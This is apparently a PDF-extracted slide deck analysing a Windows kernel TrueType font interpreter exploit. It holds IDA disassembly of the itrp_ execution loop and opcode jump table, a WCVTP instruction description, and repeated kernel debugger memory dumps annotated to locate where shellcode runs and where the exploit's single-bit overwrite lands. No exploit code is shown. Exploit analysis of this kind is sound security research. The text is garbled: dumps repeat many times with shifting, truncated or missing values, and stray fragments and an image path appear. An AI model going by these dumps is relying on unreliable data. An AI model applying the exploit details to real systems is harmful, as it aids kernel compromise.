mov     [ebp+var_4], ecx
push    edi           ; arg5
lea     esi, [ebx+24h]
lea     edi, [ebx+5Ch]
mov     ecx, 0Eh
rep movsd
mov     cl, [ebx+6Ch]
mov     eax, edx
xor     edx, edx
test    cl, 1
mov     [ebx+124h], dl
mov     byte ptr [ebx+125h], 2
jnz     short loc_BF85BFF9

```

So, this is the last spot that EBP points to when the shellcode runs


```

mov     ecx, [ebp+arg_C]
mov     edx, [ebp+arg_4]
push    ecx           ; arg4
mov     ecx, [ebp+arg_0]
push    ebx           ; arg3
push    edx           ; arg2
push    ecx           ; arg1
mov     ecx, [ebp+var_4]
mov     edx, eax
call    @itrp_Execute@24 ; itrp_Execute(x,x,x,x,x,x)
mov     edx, eax

```

loc\_BF85BFF9:

Somewhere in  
itrp\_Execute() is  
a CALL or JMP to  
the shellcode...



```

; __fastcall itrp_InnerExecute(x, x)
@itrp_InnerExecute@8 proc near
mov     edi, edi
push    esi
mov     esi, edx
mov     eax, ecx
cmp     eax, esi
mov     opcode_instruction, esi ; end instruction
mov     first_instruction, eax
jnb     short loc_BF85C4A4

```

```

loc_BF85C478:
mov     ecx, dword_BF9A9290
movzx   edx, byte ptr [eax]
dec     ecx
mov     dword_BF9A9290, ecx
jz      short loc_BF85C49A

```

This is the main loop of the opcode interpreter

```

lea     ecx, [eax+1]
call    function[edx*4] ; itrp_WFV(x,x)
cmp     eax, esi
jb      short loc_BF85C478

```

```

loc_BF85C49A:
mov     errorcode, 110Eh

```

```

pop     esi
retn

```

```

loc_BF85C4A4:
pop     esi
retn
@itrp_InnerExecute@8 endp

```

```

; __fastcall itrp_InnerExecute(
@itrp_InnerExecute@8 proc near
mov     edi, edi
push    esi
mov     esi, edx
mov     eax, ecx
cmp     eax, esi
mov     opcode_instruction, esi
mov     first_instruction, eax
jnb     short loc_BF85C4A4

```

```

.data:BF9A447E
.data:BF9A447F
.data:BF9A4480
.data:BF9A4480
.data:BF9A4480
.data:BF9A4480
.data:BF9A4484
.data:BF9A4488
.data:BF9A448C
.data:BF9A4490
.data:BF9A4494
.data:BF9A4498
.data:BF9A449C
.data:BF9A44A0
.data:BF9A44A4
.data:BF9A44A8
.data:BF9A44AC
.data:BF9A44B0
.data:BF9A44B4
.data:BF9A44B8
.data:BF9A44BC
.data:BF9A44C0
.data:BF9A44C4
.data:BF9A44C8
.data:BF9A44CC

```

```

dd 5
db 1
dd offset @itrp_SUTCA_0@8 ; DATA XREF: itrp_Inner
; itrp_InnerTraceExecute
; itrp_SUTCA_0(x,x)
dd offset @itrp_SUTCA_1@8 ; itrp_SUTCA_1(x,x)
dd offset @itrp_SPUTCA_0@8 ; itrp_SPUTCA_0(x,x)
dd offset @itrp_SPUTCA_1@8 ; itrp_SPUTCA_1(x,x)
dd offset @itrp_SFUTCA_0@8 ; itrp_SFUTCA_0(x,x)
dd offset @itrp_SFUTCA_1@8 ; itrp_SFUTCA_1(x,x)
dd offset @itrp_SPUTL@8 ; itrp_SPUTL(x,x)
dd offset @itrp_SPUTL@8 ; itrp_SPUTL(x,x)
dd offset @itrp_SFUTL@8 ; itrp_SFUTL(x,x)
dd offset @itrp_SFUTL@8 ; itrp_SFUTL(x,x)
dd offset @itrp_WPU@8 ; itrp_WPU(x,x)
dd offset @itrp_WFU@8 ; itrp_WFU(x,x)
dd offset @itrp_RPU@8 ; itrp_RPU(x,x)
dd offset @itrp_RFU@8 ; itrp_RFU(x,x)
dd offset @itrp_SFUTPU@8 ; itrp_SFUTPU(x,x)
dd offset @itrp_ISECT@8 ; itrp_ISECT(x,x)
dd offset @itrp_SRP0@8 ; itrp_SRP0(x,x)
dd offset @itrp_SRP1@8 ; itrp_SRP1(x,x)
dd offset @itrp_SRP2@8 ; itrp_SRP2(x,x)
dd offset @itrp_SetElementPtr@8 ; itrp_SetElement
dd offset @itrp_SetElementPtr@8 ; itrp_SetElement
dd offset @itrp_SetElementPtr@8 ; itrp_SetElement
dd offset @itrp_LL00P@8 ; itrp_LL00P(x,x)
dd offset @itrp_RTG@8 ; itrp_RTG(x,x)
dd offset @itrp_RTHG@8 ; itrp_RTHG(x,x)
dd offset @itrp_LMD@8 ; itrp_LMD(x,x)
dd offset @itrp_ELSE@8 ; itrp_ELSE(x,x)
dd offset @itrp_JMP@8 ; itrp_JMP(x,x)
dd offset @itrp_LWT@8 ; itrp_LWT(x,x)
dd offset @itrp_LSWCI@8 ; itrp_LSWCI(x,x)
dd offset @itrp_LSW@8 ; itrp_LSW(x,x)
dd offset @itrp_DUP@8 ; itrp_DUP(x,x)
dd offset @itrp_POP@8 ; itrp_POP(x,x)
dd offset @itrp_CLEAR@8 ; itrp_CLEAR(x,x)
dd offset @itrp_SWAP@8 ; itrp_SWAP(x,x)
dd offset @itrp_DEPTH@8 ; itrp_DEPTH(x,x)
dd offset @itrp_CINDEX@8 ; itrp_CINDEX(x,x)
dd offset @itrp_MININDEX@8 ; itrp_MININDEX(x,x)

```

```

loc_BF85C478:
mov     ecx, dword_

```

This is the opcode function jump table

```

lea     ecx, [eax+1]
call    function[edx*4] ; itrp_WFU(x,x)
cmp     eax, esi
jb      short loc_BF85C478

```

```

p     esi
tn

```

```

loc_BF85C4A4:
pop     esi
retn
@itrp_InnerExecute@8

```

```

.data:BF9A44B8
.data:BF9A44BC
.data:BF9A44C0
.data:BF9A44C4
.data:BF9A44C8
.data:BF9A44CC
.data:BF9A44D0
.data:BF9A44D4
.data:BF9A44D8
.data:BF9A44DC
.data:BF9A44E0
.data:BF9A44E4
.data:BF9A44E8
.data:BF9A44EC
.data:BF9A44F0
.data:BF9A44F4
.data:BF9A44F8
.data:BF9A44FC
.data:BF9A4500
.data:BF9A4504
.data:BF9A4508
.data:BF9A450C
.data:BF9A4510
.data:BF9A4514
.data:BF9A4518

```

Many Hours Later...

## WCVTP[] Write Control Value Table in Pixel units

Code Range	0x44
Pops	v: value in pixels (F26Dot6) l: control value table location (uint32)
Pushes	–
Sets	control value table entry
Related instructions	WCVTF[ ]

Writes the value in pixels into the control value table location specified.

Pops a value v and a control value table location l from the stack and puts that value in the specified location in the control value table. This instruction assumes the value taken from the stack is in pixels and not in FUnits. The value is written to the CVT table unchanged. The location l must be less than the number of storage locations specified in the 'maxp' table in the font file.

WCVTP[] Write Control Value Table in Pixel units

(32 bits)



Code Range	0x44
Pops	v: value in pixels (F26Dot6) l: control value table location (uint32)
Pushes	—
Sets	control value table entry
Related instructions	WCVTF[ ]

Writes the value in pixels into the control value table location specified. Pops a value v and a control value table location l from the stack and puts that value in the specified location in the control value table. This instruction assumes the value taken from the stack is in pixels and not in FUnits. The value is written to the CVT table unchanged. The location l must be less than the number of storage locations specified in the 'maxp' table in the font file.

## WCVTP[] Write Control Value Table in Pixel units

Code Range	0x44
Pops	v: value in pixels (F26Dot6) l: control value table location (uint32)
Pushes	—
Sets	control value table entry
Related instructions	WCVTF[ ]

Writes the value in pixels into the control value table location specified.

Pops a value v and a control value table location l from the stack and puts that value in the specified location in the control value table. This instruction assumes the value taken from the stack is in pixels and not in FUnits. The value is written to the CVT table unchanged. The location l must be less than the number of storage locations specified in the 'maxp' table in the font file.

```

TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368

```

Pointer to Global  
Graphics State  
(Likely called  
“GlobalGS”)

```
kd> dd /c8 e2481f84
```

```

e2481f84 e2481afc e2481f00 e2481f80 00030004 00040000 00000000 00000000
e2481fa4 00000000 00000044 00000000 00000000 00000000 00000000 00000000
e2481fc4 00000003 00000000 00000000 00000000 00000000 00030000 00000000
e2481fe4 00000000 00000000 00000000 00000000 00000000 00000000 00000000
e2482004 00000000 00000000 00030009 00010080 00000001 e2481f80 e2481f80 00000000
e2482024 00000000 bf85bd4b bf85bd4b e2482368 e24bdbb3 0000000d e2482318 00030000
e2482044 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000

```

```
kd> d e2481f84+134
```

```

e24820b8 00000081 00040000 00040000 00040000
e24820c8 00040000 00000000 00000001 00002710
e24820d8 00000064 00989680 e1c5d4b0 e2481efc
e24820e8 00000006 00000000 00000000 00000000

```

```

TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call    e2482368

```

```
kd> dd /c8 e2481f84
```

e2481f84	e2481afc	e2481f00	e2481f80	00030004	00040000	00000000	00000000	00000000	00000000
e2481fa4	00000000	00000044	00000000	00000000	00000000	00000000	00000000	00000000	00000000
e2481fc4	00000003	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000
e2481fe4	00000000	00000000	00000000	00000000	00000000	00000040	bf85c269	00000003	00000000
e2482004	00000000	00000000	00030009	00010080	00000001	e2481f80	e2481f80	00000000	00000000
e2482024	00000000	bf85bd4b	bf85bd4b	e2482368	e24bdbb3	0000000d	e2482318	0003b000	00000000
e2482044	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000

Pointer to TT  
Interpreter Stack  
Base

```
kd> d e2481f84+134
```

e24820b8	00000081	00040000	00040000	00040000
e24820c8	00040000	00000000	00000001	00002710
e24820d8	00000064	00989680	e1c5d4b0	e2481efc
e24820e8	00000006	00000000	00000000	00000000

```

TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368

```

```
kd> dd /c8 e2481f84
```

e2481f84	e2481afc	e2481f00	e2481f80	00030004	00040000	00000000	00000000	00000000	00000000
e2481fa4	00000000	00000044	00000000	00000000	00000000	00000000	00000000	00000000	00000000
e2481fc4	00000003	00000000	00000000	00000000	00000000	00030009	00000080	00000001	00000000
e2481fe4	00000000	00000000	00000000	00000000	00000000	00000040	bf85c269	00000003	00000000
e2482004	00000000	00000000	00030009	00010080	00000001	e2481f80	e2481f80	00000000	00000000
e2482024	00000000	bf85bd4b	bf85bd4b	e2482368	e24bdbb3	0000000d	e2482318	0003b000	00000000
e2482044	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000

Pointer to "Storage Area"

```
kd> d e2481f84+134
```

e24820b8	00000081	00040000	00040000	00040000
e24820c8	00040000	00000000	00000001	00002710
e24820d8	00000064	00989680	e1c5d4b0	e2481efc
e24820e8	00000006	00000000	00000000	00000000

```

TSS:  00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368

```

```
kd> dd /c8 e2481f84
```

e2481f84	e2481afc	e2481f00	e2481f80	00030004	00040000	00000000	00000000	00000000	00000000
e2481fa4	00000000	00000044	00000000	00000000	00000000	00000000	00000000	00000000	00000000
e2481fc4	00000003	00000000	00000000	00000000	00000000	00030009	00000080	00000001	00000000
e2481fe4	00000000	00000000	00000000	00000000	00000040	bf85c269	00000003	00000000	00000000
e2482004	00000000	00000000	00030009	00010080	00000001	e2481f80	e2481f80	00000000	00000000
e2482024	00000000	bf85bd4b	bf85bd4b	e2482368	e24bdbb3	0000000d	e2482318	0003b000	00000000
e2482044	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000

Pointer to “Control Value Table”

```
kd> d e2481f84+134
```

e24820b8	00000081	00040000	00040000	00040000
e24820c8	00040000	00000000	00000001	00002710
e24820d8	00000064	00989680	e1c5d4b0	e2481efc
e24820e8	00000006	00000000	00000000	00000000

```

TSS:  00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368

```

```
kd> dd /c8 e2481f84
```

e2481f84	e2481afc	e2481f00	e2481f80	00030004	00040000	00000000	00000000	00000000	00000000
e2481fa4	00000000	00000044	00000000	00000000	00000000	00000000	00000000	00000040	bf85c269
e2481fc4	00000003	00000000	00000000	00000000	00030009	00000080	00000001	00000000	00000000
e2481fe4	00000000	00000000	00000000	00000000	00000040	bf85c269	00000003	00000000	00000000
e2482004	00000000	00000000	00030009	00010080	00000001	e2481f80	e2481f80	00000000	00000000
e2482024	00000000	bf85bd4b	bf85bd4b	e2482368	e24bdbb3	0000000d	e2482318	00030004	00000000
e2482044	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000

Pixels per em

```
kd> d e2481f84+134
```

e24820b8	00000081	00040000	00040000	00040000
e24820c8	00040000	00000000	00000001	00002710
e24820d8	00000064	00989680	e1c5d4b0	e2481efc
e24820e8	00000006	00000000	00000000	00000000

```

TSS:  00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368

```

```
kd> dd /c8 e2481f84
```

e2481f84	e2481afc	e2481f00	e2481f80	00030004	00040000	00000000	00000000	00000000	00000000
e2481fa4	00000000	00000044	00000000	00000000	00000000	00000000	00000000	00000040	bf85c269
e2481fc4	00000003	00000000	00000000	00000000	00030009	00000080	00000001	00000000	00000000
e2481fe4	00000000	00000000	00000000	00000000	00000040	bf85c269	00000003	00000000	00000000
e2482004	00000000	00000000	00030009	00010080	00000001	e2481f80	e2481f80	00000000	00000000
e2482024	00000000	bf85bd4b	bf85bd4b	e2482368	e24bdbb3	0000000d	e2482318	00030004	00000000
e2482044	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000

Point Size

```
kd> d e2481f84+134
```

e24820b8	00000081	00040000	00040000	00040000
e24820c8	00040000	00000000	00000001	00002710
e24820d8	00000064	00989680	e1c5d4b0	e2481efc
e24820e8	00000006	00000000	00000000	00000000

```
TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368
```

```
kd> dd /c8 e2481f84
```

e2481f84	e2481afc	e2481f00	e2481f80	00030004	00040000	00000000	00000000	00000000
e2481fa4	00000000	00000044	00000000	00000000	00000000	00000000	00000040	bf85c269
e2481fc4	00000003	00000000	00000000	00000000	00030009	00000080	00000001	00000000
e2481fe4	00000000	00000000	00000000	00000000	00000040	bf85c269	00000003	00000000
e2482004	00000000	00000000	00030009	00010080	00000001	e2481f80	e2481f80	00000000
e2482024	00000000	bf85bd4b	bf85bd4b	e2482368	e24bdbb3	0000000d	e2482318	0003b000
e2482044	00000000	00000000	00000000	00000000	00000000	00000000	00000000	00000000

CVT Count

```
kd> d e2481f84+134
```

e24820b8	00000081	00040000	00040000	00040000
e24820c8	00040000	00000000	00000001	00002710
e24820d8	00000064	00989680	e1c5d4b0	e2481efc
e24820e8	00000006	00000000	00000000	00000000

```

TSS:  00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368

```

```
kd> dd /c8 e2481f84
```

e2481f84	e2481afc	e2481f00	e2481f80	00030004	00040000	00000000	00000000	00000000
e2481fa4	00000000	00000044	00000000	00000000	00000000	00000000	00000040	bf85c
e2481fc4	00000003	0	0	0	00030009	00000080	00000001	00000
e2481fe4	00000000	0	0	0	00000040	bf85c269	00000003	00000
e2482004	00000000	0	0	0	00000001	e2481f80	e2481f80	00000
e2482024	00000000	b	8	e24bdbb3	0000000d	e2482318	0003b	
e2482044	00000000	0	0	00000000	00000000	00000000	00000000	00000

X and Y scalars for  
“instructable” and  
“metric” things

```
kd> d e2481f84+134
```

e24820b8	00000081	00040000	00040000	00040000
e24820c8	00040000	00000000	00000001	00002710
e24820d8	00000064	00989680	e1c5d4b0	e2481efc
e24820e8	00000006	00000000	00000000	00000000

End of Global  
Structure (I think)

```
TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368
```

```
kd> dd /c8 e2481f84
```

e2481f84	e2481afc	e2481f00	e2481f80	00030004	00040000	00000000	00000000	00000000
e2481fa4	00000000	00000044	00000000	00000000	00000000	00000000	00000040	bf85c
e2481fc4	00000003	00000000	00000000	00000000	00030009	00000080	00000001	000000
e2481fe4	00000000	00000000	00000000	00000000	00000040	bf85c269	00000003	000000
e2482004	00000000	00000000	00030009	00010080	00000001	e2481f80	e2481f80	000000
e2482024	00000000	bf85bd4b	bf85bd4b	e2482368	e24bdbb3	0000000d	e2482318	0003b
e2482044	00000000	00000000	00000000	00000000	00000000	00000000	00000000	000000

But this is the  
important part!

```
kd> d e2481f84+134
```

e24820b8	00000081	00040000	00000000	00000001	00002710
e24820c8	00040000	00000000	00000001	00002710	
e24820d8	00000064	00989680	e1c5d4b0	e2481efc	
e24820e8	00000006	00000000	00000000	00000000	

```

TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368

```

```
kd> dd /c8 e2481f84
```

```

e2481f84  e2481afc e2481f00 e2481f80 00030004 00040000 00000000 00000000 000000
e2481fa4  00000000 00000044 00000000 00000000 00000000 00000000 00000040 bf85c
e2481fc4  00000003 00000000 00000000 00000000 00030009 00000080 00000001 000000
e2481fe4  00000000 00000000 00000000 00000000 00000040 bf85c269 00000003 000000
e2482004  00000000 00000000 00030009 00010080 00000001 e2481f80 e2481f80 000000
e2482024  00000000 bf85bd4b bf85bd4b e2482368 e24bdbb3 0000000d e2482318 0003b
e2482044  00000000 00000000 00000000 00000000 00000000 00000000 00000000 000000

```

But this is the  
important part!

```
kd> d e2481f84+134
```

```

e24820b8  00000081 00040000
e24820c8  00040000 00000000 00000001 00002710
e24820d8  00000064 00
e24820e8  00000006 00

```

Because this is the  
location of the  
single bit overwrite  
by the exploit

```

TSS: 00000028 -- (.tss 0x28)
eax=e2481f84 ebx=e2481afc ecx=e2482084 edx=00000001 esi=e2481fe0 edi=013abb94
eip=e2482368 esp=b2077000 ebp=b207a9a0 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
e2482368 e8fbffff call     e2482368

```

```
kd> dd /c8 e2481f84
```

```

e2481f84  e2481afc e2481f00 e2481f80 00030004 00040000 00000000 00000000 000000
e2481fa4  00000000 00000044 00000000 00000000 00000000 00000000 00000040 bf85c
